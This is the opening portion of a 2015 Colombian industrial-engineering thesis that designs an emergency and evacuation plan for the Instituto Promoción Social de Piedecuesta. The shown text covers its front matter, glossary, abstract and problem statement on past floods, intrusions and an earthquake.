

**DISEÑO Y FORMULACIÓN DEL PLAN DE EMERGENCIAS PARA EL
INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA**

**CAMILO ANDRÉS FUENTES PRIETO
MANUEL ANTONIO PLATA CONTRERAS**

**UNIVERSIDAD INDUSTRIAL DE SANTANDER
FACULTAD DE INGENIERÍAS FISICOMECÁNICAS
ESCUELA DE ESTUDIOS INDUSTRIALES Y EMPRESARIALES
BUCARAMANGA**

2015

**DISEÑO Y FORMULACIÓN DEL PLAN DE EMERGENCIAS PARA EL
INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA**

**CAMILO ANDRÉS FUENTES PRIETO
MANUEL ANTONIO PLATA CONTRERAS**

Trabajo de Grado para optar por el título de Ingeniero Industrial

**DIRECTOR
JUAN CAMILO LESMEZ PERALTA
Ingeniero Industrial**

**UNIVERSIDAD INDUSTRIAL DE SANTANDER
FACULTAD DE INGENIERÍAS FISICOMECÁNICAS
ESCUELA DE ESTUDIOS INDUSTRIALES Y EMPRESARIALES
BUCARAMANGA**

2015

DEDICATORIA

A Dios, por permitirme vivir ésta etapa de la vida en el lugar donde estoy y con las personas con quienes estoy

A mis padres, porque son mis pilares, a quienes les debo mi vida y me han permitido llegar a esta meta que hoy se llama felicidad

A mi segundo hogar, por alojarme en su seno familiar y ser el apoyo afectivo y emocional durante estos cinco años de estudio universitario

A mi familia, por sus consejos y apoyo moral que me motivaron a culminar esta etapa de formarse profesionalmente

A Manuel porque más que mi compañero de proyecto y mi compañero de carrera, es un excelente amigo del cual aprendí mucho durante toda la carrera

y a todas aquellas personas que participaron para que este momento tenga el significado que ahora tiene, infinitas gracias...

Camilo Fuentes

A Dios, por permitirme llegar a este momento de mi vida, darme fortaleza para afrontar todos los retos y acompañarme en este camino y darme la mejor familia.

A mis padres, por su esfuerzo y dedicación para que yo pudiera lograr mis sueños, por motivarme y apoyarme en todas las etapas difíciles, por el amor y comprensión que me brindaron.

A mi hermana, por ser mi mejor amiga, por su cariño y por los consejos que me dio para ser cada día mejor.

A mi compañero de proyecto por su amistad a lo largo de mi carrera, su paciencia, dedicación y esfuerzo para realizar este proyecto.

A mis amigos y familia por su compañía cariño y paciencia que me brindaron, y a todas las personas que de una u otra manera aportaron a la realización de esta meta.

Manuel Plata

AGRADECIMIENTOS

Los autores de este proyecto agradecemos a Dios por permitirnos culminar esta etapa de nuestras vidas,

A la Universidad Industrial de Santander por ser nuestro claustro académico y formativo, que nos proporcionó herramientas útiles para nuestra futura vida profesional,

Al Instituto Promoción Social de Piedecuesta por abrirnos sus puertas y posibilitarnos llevar a cabo nuestro proyecto de grado,

A la tutora del proyecto, docente Mariela Arciniegas, por la grandiosa colaboración y acompañamiento desde el inicio,

Al ingeniero Juan Camilo Lesmez, por su asesoría en el desarrollo del proyecto

Y a la comunidad educativa de la institución por su participación en la realización de las actividades que se llevaron a cabo.

CONTENIDO

	Pág.
INTRODUCCIÓN	30
1. ASPECTOS GENERALES DEL PROYECTO	32
1.1 PLANTEAMIENTO DEL PROBLEMA	32
1.2 JUSTIFICACIÓN	35
1.3 OBJETIVOS	36
1.3.1 Objetivo general	36
1.3.2 Objetivos específicos	37
1.4 ALCANCE DEL PROYECTO	39
2. MARCO DE REFERENCIA	40
2.1 MARCO CONTEXTUAL	40
2.1.1 Descripción de las instalaciones	40
2.2 MARCO LEGAL	42
2.2.1 Normas nacionales	42
2.2.2 Normas Técnicas Colombianas	49
2.3 MARCO DE ANTECEDENTES	51
2.3.1 Referencia 1	51
2.3.2 Referencia 2	52
2.3.3 Referencia 3	53
2.4 MARCO TEÓRICO	54
2.4.1 Guía metodológica del Plan Escolar para Emergencias y Contingencias de la Gestión del Riesgo	55
2.4.2 Guía para la Elaboración de Planes de Emergencia y Contingencias	55
2.4.3 Metodología del FOPAE para el análisis de riesgos y amenazas	56

2.4.4 Sistema de Comando de Incidentes	62
2.4.5 Recursos humanos operativos para la atención a emergencias	66
2.4.6 Recursos físicos para la atención a emergencias	67
2.4.7 Señalización de emergencias	77
2.4.8 Sistemas de detección y alarmas	83
3. ANÁLISIS DE AMENAZAS, VULNERABILIDAD Y RIESGOS	86
3.1 ANÁLISIS DE AMENAZAS	86
3.1.1 Identificación y descripción de las amenazas	86
3.2 ANÁLISIS DE VULNERABILIDAD	87
3.2.1 Análisis de vulnerabilidad de personas	87
3.2.2 Análisis de vulnerabilidad de recursos	88
3.2.3 Análisis de vulnerabilidad de sistemas y procesos	89
3.3 NIVEL DE RIESGOS	90
3.3.1 Calificación del nivel de riesgo	90
3.3.2 Priorización de escenarios y medidas de intervención	91
4. RECURSOS, SUMINISTROS Y SERVICIOS	92
4.1 INVENTARIO DE RECURSOS, SUMINISTROS Y SERVICIOS	92
4.2 REQUERIMIENTO DE RECURSOS	93
4.3 PRESUPUESTO FINANCIERO PARA EL REQUERIMIENTO DE RECURSOS, SUMINISTROS Y SISTEMAS	95
5. ESTRUCTURA ORGÁNICA PARA LA ATENCIÓN DE EMERGENCIAS	96
5.1 ESTRUCTURA ORGANIZACIONAL DEL SCI PARA EL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA	96
5.2 FUNCIONES DE LOS MIEMBROS DE LA ESTRUCTURA DEL SCI	100
5.3 BASE DE DATOS	106
5.3.1 Directorio de grupos de apoyo de emergencias	106
5.4 NIVELES DE EMERGENCIA	106

5.4.1 Nivel I (nivel bajo)	106
5.4.2 Nivel II (nivel medio)	106
5.4.3 Nivel III (nivel alto)	107
6. PROCEDIMIENTOS OPERATIVOS NORMALIZADOS	108
7. PLANES DE ACCIÓN DE INCIDENTES	109
8. PLAN DE EVACUACIÓN	110
8.1 OBJETIVOS	110
8.2 ALCANCE	111
8.3 FASES DE EVACUACIÓN	111
8.4 PROTOCOLO DE EVACUACIÓN	112
8.5 CRITERIOS DE DECISIÓN EN UNA EVACUACIÓN	113
8.6 RUTAS DE EVACUACIÓN	115
8.7 PUNTOS DE ENCUENTRO	116
8.8 POBLACIÓN FIJA Y POBLACIÓN FLOTANTE DE LA INSTITUCIÓN	118
8.9 TIEMPOS DE SALIDA	119
8.10 CAPACIDADES DE CARGA Y DE SALIDA	120
8.10.1 Capacidad de carga de ocupantes por edificio	120
8.10.2 Capacidad de salida de las personas	121
9. SOCIALIZACIÓN DEL PLAN DE EMERGENCIAS	123
10. PLAN DE CAPACITACIÓN	125
10.1 ESTRUCTURA DEL PLAN DE CAPACITACIÓN	126
10.2 METODOLOGÍA DEL PLAN DE CAPACITACIÓN	127
10.3 COSTOS DEL PLAN DE CAPACITACIÓN	128
11. EVALUACIÓN Y AUDITORÍA DEL PLAN DE EMERGENCIAS	129

12. SIMULACRO DE EVACUACIÓN	132
12.1 SIMULACRO DE EVACUACIÓN REALIZADO EN LA INSTITUCIÓN	132
12.1.1 Objetivos	132
12.1.2 Generalidades	133
12.1.3 Acciones del simulacro de evacuación	135
12.1.4 Ejecución del simulacro de evacuación por sismo	136
12.1.5 Resultados y evaluación del simulacro	137
12.2 GUIÓN PARA SIMULACROS DE EVACUACION	139
12.2.1 Objetivos	139
12.2.2 Generalidades	139
12.2.3 Acciones del simulacro de evacuación	141
12.2.4 Evaluación del simulacro	141
13. EVALUACIÓN DEL IMPACTO DEL PLAN DE EMERGENCIAS	142
14. SIMULACIÓN DE LA EVACUACIÓN	144
15. CONCLUSIONES	150
16. RECOMENDACIONES	156
BIBLIOGRAFÍA	159
ANEXOS	163

LISTA DE FIGURAS

	Pág.
Figura 1. Diamante del riesgo	61
Figura 2. Estructura Orgánica del SCI	63
Figura 3. Señal de Puesto de Comando	65
Figura 4. Señal de área de espera	66
Figura 5. Señal de área de concentración de víctimas	66
Figura 6. Imagen de tipos de extintores portátiles	70
Figura 7. Tipos de fuego	70
Figura 8. Hidrante	72
Figura 9. Camilla rígida de madera	73
Figura 10. Camilla rígida tipo Miller	73
Figura 11. Camilla translúcida	74
Figura 14. Planta eléctrica	76
Figura 12. Usos de los colores de emergencias	78
Figura 13. Formas geométricas de las señales de emergencia	79
Figura 15. Sirenas de emergencia	84
Figura 16. Luces de emergencia	85
Figura 17. Circuito cerrado de vigilancia	85
Figura 20 (a). Estructura del SCI para la jornada de la mañana	97
Figura 21. Imagen fotográfica del Punto de encuentro 1	116
Figura 22. Imagen fotográfica del Punto de encuentro 2	117
Figura 23. Imagen fotográfica del Punto de encuentro 3	117
Figura 24. Imágenes de la estructura en Sketshup	145
Figura 25. Imágenes de Flexsim de la evacuación	147

LISTA DE TABLAS

	Pág.
Tabla 1. Resultados cualitativos del estudio de amenazas y vulnerabilidad	35
Tabla 2. Calificación de la amenaza	58
Tabla 3. Aspectos evaluados de la vulnerabilidad	58
Tabla 4. Interpretación de la vulnerabilidad de los aspectos	59
Tabla 5. Interpretación de la vulnerabilidad por cada elemento	60
Tabla 6. Interpretación de los colores para el diamante de riesgo	61
Tabla 7. Tipos de gabinete	69
Tabla 8. Tipos de botiquines para primeros auxilios	75
Tabla 9. Figuras geométricas de las señales de emergencia	79
Tabla 10. Señalización de salvamento o socorro	80
Tabla 11. Señalización de prohibición	81
Tabla 12. Señalización de advertencia	81
Tabla 13. Señalización de obligación	82
Tabla 14. Señalización de prevención contra incendios	83
Tabla 15. Descripción y calificación de las amenazas	86
Tabla 16. Resultados del análisis de vulnerabilidad de personas	88
Tabla 17. Resultados del análisis de vulnerabilidad de recursos	88
Tabla 18. Resultados del análisis de vulnerabilidad de sistemas y procesos	89
Tabla 19. Matriz de riesgos	90
Tabla 20. Recursos existentes para la atención a emergencias	92
Tabla 21. Suministros y servicios existentes para la atención a emergencias	93
Tabla 22. Requerimientos de recursos, suministros y recursos	94
Tabla 23. Recursos humanos de la Institución en la jornada de la mañana	99
Tabla 24. Recursos humanos de la Institución en la jornada de la tarde	99
Tabla 25. Funciones generales del SCI por nivel jerárquico	100

Tabla 26. Fases de evacuación	112
Tabla 27. Tiempos de evacuación teóricos en la jornada de la mañana	119
Tabla 28. Tiempos de evacuación teóricos en la jornada de la tarde	120
Tabla 29. Capacidades de carga de ocupantes de los edificios.	121
Tabla 30. Capacidades de salida de las personas de los edificios	122
Tabla 31. Cronograma de la socialización realizada a la comunidad educativa	123
Tabla 32. Estructura del plan de capacitación	126
Tabla 33. Metodología del plan de capacitación	127
Tabla 34. Costos del plan de capacitación anual	128
Tabla 35. Criterios para la auditoría	130
Tabla 36. Funciones de los responsables del simulacro realizado	134
Tabla 37. Calificación del simulacro realizado	138
Tabla 38. Revisión de aspectos de implementación del Plan de emergencias	143
Tabla 39. Resultados de tiempos de evacuación obtenidos de Flexsim	144

LISTA DE ANEXOS

	Pág.
Anexo 1. Mapa de las zonas de las instalaciones	163
Anexo 2. Registros fotográficos de antecedentes de situaciones de emergencia	164
Anexo 3. Identificación de amenazas y riesgos del diagnostico del estado actual	166
Anexo 4. Puntos sísmicos en Colombia	168
Anexo 5. Información general del Instituto Promoción Social de Piedecuesta	169
Anexo 6. Análisis de vulnerabilidad	170
Anexo 7. Priorización de escenarios y medidas de intervención	199
Anexo 8. Inventario de recursos	200
Anexo 9. Cotizaciones	201
Anexo 10. Funciones de la estructura orgánica del sci según el fopae	205
Anexo 11. Base de datos de grupos de apoyo externo	207
Anexo 12. Procedimientos Operativos Normalizados (PONs)	209
Anexo 13. Planes de acción	220
Anexo 14. Protocolo de evacuación	225
Anexo 15. Rutas de evacuación	227
Anexo 16. Carga Ocupacional	231
Anexo 17. Tiempos de evacuación	233
Anexo 18. Socialización a la comunidad educativa	239
Anexo 19. Instructivo de evacuación	245
Anexo 20. Formato de asistencia de docentes y administrativos a la socialización del proyecto	247
Anexo 21. Formato de asistencia de estudiantes a la socialización del proyecto	248
Anexo22. Manual del plan de emergencias	249

Anexo 21. Carta de veedores	258
Anexo 24. Evidencias fotográficas de la socialización del plan de emergencias a la comunidad educativa	259
Anexo 25. Formatos de evolución del simulacro de evacuación	262
Anexo 26. Evidencias fotográficas del simulacro realizado en la institución el 20 de marzo de 2015	264
Anexo 27. Formato de evaluación y auditoría del plan de emergencias	272
Anexo 28. Carta de cumplimiento de objetivos en la institución	275

GLOSARIO¹

ACCIDENTE: Evento o interrupción repentina no planeada de una actividad que da lugar a muerte, lesión, daño u otra pérdida a las personas, a la propiedad, al ambiente, a la calidad o pérdida en el proceso.

ACTIVACIÓN: Despliegue efectivo de los recursos destinados a un incidente.

ALARMA: Espacio de tiempo desde cuando una persona percibe que ocurre un evento no deseado y lo puede informar.

ALERTA: Estado o situación de vigilancia sobre la posibilidad de ocurrencia de un evento cualquiera.

AMENAZA: Condición latente derivada de la posible ocurrencia de un fenómeno físico de origen natural, socio natural o antrópico no intencional, que puede causar daño a la población, sus bienes, la infraestructura, el ambiente y la economía pública y privada. Es un factor de riesgo externo.

BRIGADA: Una brigada es un grupo de personas debidamente organizadas y capacitadas para prevenir o controlar una emergencia.

CIERRE OPERACIONAL: Desmovilización total de recursos.

CIERRE ADMINISTRATIVO: Realización de la reunión posterior al finalizar el ejercicio, la revisión y recopilación de los formularios correspondientes, la preparación y entrega del informe final a la gerencia.

¹ Guía para elaborar planes de emergencia y contingencia, FOPAE, versión 9, 2013.

COORDINADOR: Persona que dirige las acciones de dirección del Plan.

COMITÉ LOCAL DE EMERGENCIAS (CLE): Órgano de coordinación interinstitucional local organizado para discutir, estudiar y emprender todas aquellas acciones encaminadas a la reducción de los riesgos específicos de la localidad y a la preparación para la atención de las situaciones de emergencia que se den en ésta y cuya magnitud y complejidad no supere sus capacidades².

CONATO: Situación que puede ser controlada y solucionada de forma sencilla y rápida por el personal y medios de protección de la organización.

EMERGENCIA: Todo evento identificable en el tiempo, que produce un estado de perturbación funcional en el sistema, por la ocurrencia de un evento indeseable, que en su momento exige una respuesta mayor a la establecida mediante los recursos normalmente disponibles, produciendo una modificación sustancial pero temporal sobre el sistema involucrado, el cual compromete a la comunidad o el ambiente, alterando los servicios e impidiendo el normal desarrollo de las actividades esenciales.

EVACUACIÓN: Medida de seguridad para alejar a la población de la zona de peligro en la cual debe preverse la colaboración de la población civil de manera individual o de un grupo.

FOPAE: Fondo de Prevención y Atención de Emergencias, antes Dirección de Prevención y Atención de Emergencias (DPAE).

INCIDENTE O EVENTO: Suceso de causa natural o por actividad humana que requiere la acción de personal en servicios de emergencias para proteger vidas, bienes y el ambiente.

² Decreto 332 de 2004. Artículo 32.

INVENTARIO: Existencia de bienes muebles e inmuebles que tiene la organización para su funcionamiento.

MAPA: Representación geográfica en una superficie de la tierra o de parte de ella en una superficie plana.

MEC: Módulo de Estabilización y Clasificación de Heridos.

MEDIDA DE SEGURIDAD: Aquella acción realizada para disminuir la probabilidad de un evento adverso.

MITIGACIÓN: Toda acción que se refiere a reducir el riesgo existente.

OBJETIVO DE SEGURIDAD: Es quién vigila las condiciones de seguridad e implementa medidas para garantizar la seguridad de todo el personal involucrado.

ORGANIZACIÓN: Toda aquella empresa, entidad, institución, establecimiento, actividad o persona de carácter público o privado, natural o jurídico.

PLAN DE EMERGENCIA: El plan de emergencias es el instrumento principal que define las políticas, los sistemas de organización y los procedimientos generales aplicables para enfrentar de manera oportuna, eficiente y eficaz las situaciones de calamidad, desastre o emergencia en sus distintas fases; con el fin de mitigar o reducir los efectos negativos o lesivos de las situaciones que se presenten en la organización.

PLANIFICAR: Formular objetivos y determinar las actividades y los recursos para lograrlos.

PLANO: Representación gráfica en una superficie y mediante procedimientos técnicos de un terreno, de la planta de un edificio, entre otros.

PROCEDIMIENTO OPERATIVO NORMALIZADO (PON): La base para la realización de tareas necesarias y determinantes para el control de un tipo de emergencia, define el objetivo particular y los responsables de la ejecución de cada una de las acciones operativas en la respuesta a la emergencia.

PREPARACIÓN: Toda acción tendiente a fortalecer la capacidad de las comunidades de responder a una emergencia de manera eficaz y eficiente.

PREVENCIÓN: Toda acción tendiente a evitar la generación de nuevos riesgos.

PROTOCOLO: Guía que describe la secuencia de los procesos de evacuación, atención a emergencias, auditoría al plan y otros.

PUESTO DE MANDO UNIFICADO (PMU): Lugar donde se ejerce función de comando, es una función prevista en el Sistema Comando de Incidentes (SCI) y esta se aplica cuando varias instituciones toman acuerdos conjuntos para manejar un incidente donde cada institución conserva su autoridad, responsabilidad y obligación para rendir cuentas.

PUNTO DE ENCUENTRO: Sitio seguro, definido para la llegada del personal en caso de evacuación.

RESCATE: Acciones mediante las cuales grupos especializados, externos al área o a la edificación, sacan a las personas amenazadas que no han podido salir por sus propios medios en un proceso de evacuación.

RECURSO: Equipamiento y persona disponible o potencialmente disponible para su asignación táctica a un incidente.

RIESGO: El daño potencial que sobre la población y sus bienes, la infraestructura, el ambiente y la economía pública y privada pueda causarse por la ocurrencia de amenazas de origen natural, socio natural o antrópico no intencional, que se extiende más allá de los espacios privados o actividades particulares de las personas y organizaciones y que por su magnitud, velocidad y contingencia hace necesario un proceso de gestión que involucre al Estado y a la sociedad.

SDPAE: Sistema Distrital de Prevención y Atención de Emergencias³.

SERVICIOS: Todos aquellos servicios que satisfacen las necesidades básicas de la población.

SISTEMA DE COMANDO DE INCIDENTES (SCI): La combinación de instalaciones, equipamientos, personal, procedimientos y comunicaciones operando en una estructura organizacional común, con la responsabilidad de administrar los recursos asignados para lograr efectivamente los objetivos pertinentes a un evento, incidente u operativo.

SUMINISTROS: Los suministros humanitarios o de emergencia son los productos, materiales y equipos utilizados por las organizaciones para la atención de los desastres, así como los requeridos para la atención de las necesidades de la población afectada.

VÍCTIMAS: Se refiere al número, tipo y gravedad de los afectados que se puedan producir entre el personal de la organización, personal de emergencias y comunidad en general.

³ Ibid, 11

VULNERABILIDAD: Característica propia de un elemento o grupo de elementos expuestos a una amenaza, relacionada con su incapacidad física, económica, política o social de anticipar, resistir y recuperarse del daño sufrido cuando opera dicha amenaza, es un factor de riesgo interno.

ZONA DE IMPACTO: Área afectada directamente por un incidente, evento o emergencia, de origen natural o antrópico, que sufre daños, fallas o deterioro en su estructura y funcionamiento normal.

RESUMEN

TÍTULO: DISEÑO Y FORMULACIÓN DEL PLAN DE EMERGENCIAS PARA EL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA*

AUTOR: FUENTES PRIETO CAMILO ANDRÉS
PLATA CONTRERAS MANUEL ANTONIO**

PALABRAS CLAVES: Plan, Emergencia, Amenaza, Vulnerabilidad, Riesgo, Protocolo, Evacuación, Recurso, Suministro, SCI.

DESCRIPCIÓN:

El diseño y formulación del plan de emergencias para el Instituto Promoción Social de Piedecuesta se realizó con el propósito de definir y fijar estructuras, protocolos y estrategias para la atención a emergencias, mitigando los efectos que producen tanto a las instalaciones como a la integridad de los ocupantes. En primera instancia de la elaboración de dicho plan se desarrolló la metodología de colores para el análisis de amenazas presentes en la institución, de la vulnerabilidad de personas, recursos y sistemas y de la determinación del nivel de riesgo; generando como resultados un alto riesgo de sismo, de inundación y de riesgo público. De acuerdo con la valoración obtenida se definió la estructura orgánica del Sistema de Comando de Incidentes y los Procedimientos Operativos Normalizados para la atención a éstas emergencias. También se estableció el plan de evacuación, se diseñó un modelo en Flexsim⁴, simulando la evacuación de los ocupantes en las instalaciones y se realizó un simulacro de evacuación de reconocimiento del sistema obteniendo una reducción del 30% del tiempo de salida calculado teóricamente. Y finalmente se realizó la socialización a la comunidad en general y se formuló el plan de capacitación para la preparación a emergencias y/o desastres.

* Proyecto de Grado.

** Facultad de Ingeniería Fisicomecánicas. Escuela de Estudios Industriales y Empresariales.

Director: Juan Camilo Lesmez Peralta. Tutor: Mariela Arciniégas Fuentes

⁴ Flexsim Software Products, Inc.

ABSTRACT

TITLE: DESIGN AND FORMULATION OF THE EMERGENCY PLAN FOR SOCIAL PROMOTION INSTITUTE OF PIEDECUESTA^{*}

AUTHOR: FUENTES PRIETO CAMILO ANDRÉS
PLATA CONTRERAS MANUEL ANTONIO^{**}

KEY WORDS: Plan, Emergency, Threat, Vulnerability, Risk, Protocol, Waste, Resource, Supply, ICS.

DESCRIPTION:

The design and formulation of the emergency plan for Social Promotion Institute Piedecuesta was performed for the purpose of define and set structures, protocols and strategies for dealing of emergencies, mitigating the effects produced by both, the installations and the integrity of the occupants. First instance the elaboration of the emergency plan developed by colors methodology for the analysis of threats present in the institution, of the vulnerability of people, resources and systems and of the determination of level of risk; generating as results a high risk of earthquake, flooding and public risk. According to the results obtained was defined the organic structure of the Incident Command System and the standard operating procedures for emergency response. Also was set the evacuation plan, was designed a model in Flexsim⁵, simulating the evacuation of the facilities by the occupants and was executed an evacuation drill of the recognition system obtaining a 30% reduction of exit time calculated theoretically. And finally was performed the socialization to the community in general and was formulated the training plan for preparing to emergencies and/or disasters. The stadistics of plan of the evacuation that was simulated generated of positive form because these was least that real simulation.

* Graduation Project

** Faculty of Engineering Physicomechanical. College of Industrial and Business Studies. Director: Juan Camilo Lesmez Peralta. Tutor: Mariela Arciniégas Fuentes

⁵ Flexsim Software Products, Inc.

CUMPLIMIENTO DE OBJETIVOS

OBJETIVO	CUMPLIMIENTO
Desarrollar un estudio descriptivo de las características locativas y estructurales del Instituto de Promoción Social de Piedecuesta.	Capítulo 2. MARCO DE REFERENCIA Subtítulo 2.1. Marco contextual Literal 2.1.1. Descripción de las instalaciones
Realizar el inventario de recursos disponibles para la atención de emergencias así como el censo poblacional fijo y flotante del Instituto de Promoción Social de Piedecuesta.	Capítulo 4. RECURSOS, SUMINISTROS Y SERVICIOS Subtítulo 4.1. Inventario de recursos, suministros y servicios Capítulo 8. PLAN DE EVACUACIÓN Subtítulo 8.8. Población fija y flotante de la Institución
Desarrollar el estudio de requerimientos correspondiente con base en los resultados del inventario de recursos existentes, con el fin de estimar la inversión requerida en los servicios necesarios y en la compra e instalación de los recursos para atención de emergencias de acuerdo con el estudio de requerimientos.	Capítulo 4. RECURSOS, SUMINISTROS Y SERVICIOS Subtítulo 4.2. Requerimiento de recursos Subtítulo 4.3. Presupuesto financiero para el requerimiento de recursos
Identificar los requisitos legales y normas técnicas aplicables al plan de emergencia y contingencia de acuerdo con las características estructurales y operativas del Instituto de Promoción Social de Piedecuesta.	Capítulo 2. MARCO DE REFERENCIA Subtítulo 2.2. Marco legal Literal 2.2.1. Normas nacionales Literal 2.2.2. Normas técnicas colombianas
Identificar las amenazas y riesgos de las instalaciones del Instituto de Promoción Social de Piedecuesta que puedan generar situaciones de emergencia dentro de las instalaciones de la institución educativa.	Capítulo 3. ANÁLISIS DE AMENAZAS, VULNERABILIDAD Y RIESGOS Subtítulo 3.1. Análisis de amenazas Literal 3.1.1. Identificación y

OBJETIVO	CUMPLIMIENTO
	descripción de las amenazas Subtítulo 3.3. Nivel de riesgo Literal 3.3.1. Calificación del nivel de riesgo
Ejecutar el análisis de vulnerabilidad que permita determinar las amenazas a las que esta mayormente expuesto el Instituto de Promoción Social de Piedecuesta.	Capítulo 3. ANÁLISIS DE AMENAZAS, VULNERABILIDAD Y RIESGOS Subtítulo 3.2. Análisis de vulnerabilidad Literal 3.2.1. Análisis de vulnerabilidad de personas Literal 3.2.2. Análisis de vulnerabilidad de recursos Literal 3.2.3. Análisis de vulnerabilidad de sistemas y procesos
Elaborar los procedimientos operativos normalizados de respuesta ante emergencias para las amenazas calificadas con mayor grado de riesgo en el análisis de vulnerabilidad.	Capítulo 6. PROCEDIMIENTOS OPERATIVOS NORMALIZADOS
Definir la estructura orgánica para la activación de la respuesta ante emergencias y administración de las mismas.	Capítulo 5. ESTRUCTURA ORGANIZACIONAL PARA LA ATENCIÓN DE EMERGENCIAS Subtítulo 5.1. Estructura Organizacional del SCI del Instituto Promoción Social Subtítulo 5.2. Funciones de los miembros de la estructura orgánica del SCI
Elaborar un manual dirigido a la comunidad educativa que contenga los procedimientos esenciales para la respuesta ante las emergencias.	Anexo 19. Manual del plan de emergencias
Formular el plan de capacitación dirigido a los miembros de la estructura orgánica y personal del Instituto, en materia de	Capítulo 10. PLAN DE CAPACITACIÓN Subtítulo 10.1. Estructura del plan

OBJETIVO	CUMPLIMIENTO
preparación y respuesta ante emergencias.	de capacitación Subtítulo 10.2. Metodología del plan de capacitación
Elaborar el plan de evacuación para las instalaciones del Instituto en concordancia con los resultados obtenidos durante la estructuración del plan de emergencias.	Capítulo 8. PLAN DE EVACUACIÓN
Socializar a los miembros de la estructura orgánica y personal del Instituto de Promoción Social de Piedecuesta los resultados del plan de emergencia en materia de preparación y respuesta ante emergencias.	Capítulo 9. SOCIALIZACION DEL PLAN DE EMERGENCIAS
Diseñar un protocolo para la evaluación y auditoria al plan de emergencias.	Capítulo 11. EVALUACION Y AUDITORIA DEL PLAN DE EMERGENCIAS
Elaborar el guion y formato de evaluación para la realización del simulacro de evacuación.	Capítulo 12. SIMULACRO DE EVACUACIÓN Subtítulo 12.4. Guión para próximos simulacros de evacuación
Evaluar el grado de implementación del plan y del impacto de la formulación del plan de emergencias del Instituto de Promoción Social de Piedecuesta.	Capítulo 13. EVALUACION DEL IMPACTO DEL PLAN DE EMERGENCIAS
Simular en un software especializado el plan de evacuación establecido para el plan de emergencias del Instituto de Promoción Social de Piedecuesta.	Capítulo 14. SIMULACIÓN DE LA EVACUACIÓN

INTRODUCCIÓN

Las empresas se encuentran expuestas en su cotidianidad a innumerables factores de riesgo ocasionados de distintas fuentes que generan intranquilidad en sus directivas debido a que afectan la integridad de sus instalaciones y de sus trabajadores, esta situación involucra la adopción de estrategias para la prevención de las consecuencias que se puedan generar. Entre las empresas dedicadas a la educación encontramos las instituciones educativas, que además de prestar un servicio a la sociedad necesitan establecer medidas preventivas para la atención a emergencias y desastres por motivo de asegurar la estructura física, base para la continuidad de su razón social.

El presente documento muestra el Plan de Emergencia diseñado para el Instituto Promoción Social de Piedecuesta que permite ser útil en la preparación y respuesta a eventos catastróficos en la medida que se fijan los elementos primordiales para la atención de las emergencias que se puedan presentar en la institución. Se presenta el estudio descriptivo y locativo de sus instalaciones junto con el análisis de amenazas, vulnerabilidad y riesgos siguiendo la metodología sugerida por el FOPAE, también se inspecciona y evalúa el inventario de recursos y sistemas con los que se cuenta para la respuesta. Siguiendo los parámetros de leyes aplicables al tema evidenciados y según los resultados del trabajo de campo se plantean las funciones y responsables de la estructura orgánica del Sistema de Comando de Incidentes y los Procedimientos Operativos Normalizados para actuar efectivamente en situaciones de emergencia. Se define el plan de evacuación y se muestran los resultados del simulacro de evacuación de reconocimiento del sistema realizado en la institución, se diseña un modelo del proceso de evacuación en el software Flexsim para simular la salida de sus ocupantes. Finalmente se presenta los resultados de la socialización del plan de

emergencias y con ello se genera el plan de capacitación a realizar para su implementación.

1. ASPECTOS GENERALES DEL PROYECTO

1.1 PLANTEAMIENTO DEL PROBLEMA

La normatividad colombiana compromete a las instituciones educativas en la adopción de la legislación aplicable para velar por el bienestar y seguridad de quienes concurren sus instalaciones⁶ y el aseguramiento de las estructuras físicas junto con los recursos y sistemas que le permiten la prolongación de su razón social como empresa; es por ello que se adoptan políticas de gestión del riesgo de desastres para prevenir las situaciones de fatalidad que pueden ocurrir dentro de sus instalaciones. En efecto, los colegios tienen la obligatoriedad de actuar en pro de ofrecer a su comunidad educativa una infraestructura segura y preparada ante cualquier emergencia donde se deben establecer estrategias y procedimientos adecuados con el fin de mitigar los riesgos existentes dentro de ellos.

El Instituto de Promoción Social de Piedecuesta se encuentra en el kilómetro 2 vía Guatiguará, Barrio El Refugio. Atiende una población de 1200 estudiantes en dos jornadas escolares, cuenta con 65 docentes (47 en jornada de la mañana y 19 en la jornada de la tarde) y 11 administrativos. En su planta física se pueden establecer 6 zonas: Zona administrativa, Zona de aulas de clase, Zona de restaurante y cafetería, Zona de centro de estudios y laboratorios, Zona deportiva y Zona verde (ver anexo 1).

La institución no cuenta con un plan de emergencias que le permita responder de forma efectiva ante cualquier situación de peligro que se pudiera presentar ni posee planes para la preparación a desastres que le permita reducir la

⁶ COLOMBIA. CONGRESO DE LA REPUBLICA Ley 1523 de 2012. “Por la cual se adopta la política nacional de gestión del riesgo de desastres y se establece el Sistema Nacional de Gestión del Riesgo de Desastres y se dictan otras disposiciones.”

vulnerabilidad de las personas, de los recursos y de los sistemas y procesos involucrados, permitiendo así también disminuir el potencial de los efectos producidos que pudiesen devastar y llevar a una catástrofe indeseada en sus instalaciones.

El colegio ha presentado en su historia algunos hechos y situaciones en las que se ha visto expuesta su comunidad educativa y su estructura física, para lo cual sus directivas se han preocupado por saber cómo actuar ante ellas. El registro histórico reciente describe las siguientes:

- *Septiembre 2013.* Se presentó una fuerte tormenta que provocó rayos y uno de ellos cayó sobre uno de los árboles de la Institución, es por ello que en la remodelación que se hizo en el plantel se incluyó pararrayos para techos de los edificios del colegio; en el anexo 2.a. se puede observar el estado actual del árbol afectado.
- *Febrero 2014.* En la época de lluvias que se presentó se generó inundaciones de los primeros pisos de algunos edificios (ver anexo 2.b.).
- *Mayo 2014.* Se presentó problemas de seguridad a causa que ingresaron a las instalaciones del colegio algunas personas, que posiblemente habían consumido sustancias psicoactivas, a formar problemas con el personal.
- *Mediados del año 2014.* Se han identificado algunas fisuras y grietas en paredes y techos de las instalaciones del colegio, ver anexo 2.d.
- *Marzo 10 de 2015.* Se presentó un sismo con magnitud de 6,6 grados en la escala de Richter con epicentro a 7,4 kilómetros al noreste de la cabecera municipal de Los Santos (Santander), según informó la Red Sismológica

Nacional de Colombia⁷, que afectó gran parte del país. En la institución generó confusión, pánico y caos total en toda la comunidad educativa (estudiantes, docentes y administrativos).

Por los motivos y sucesos anteriormente nombrados se hizo necesario diseñar y formular un Plan de Emergencias para el Instituto de Promoción Social de Piedecuesta que brinde seguridad en todo aspecto.

- **Diagnóstico del estado actual de la Institución**

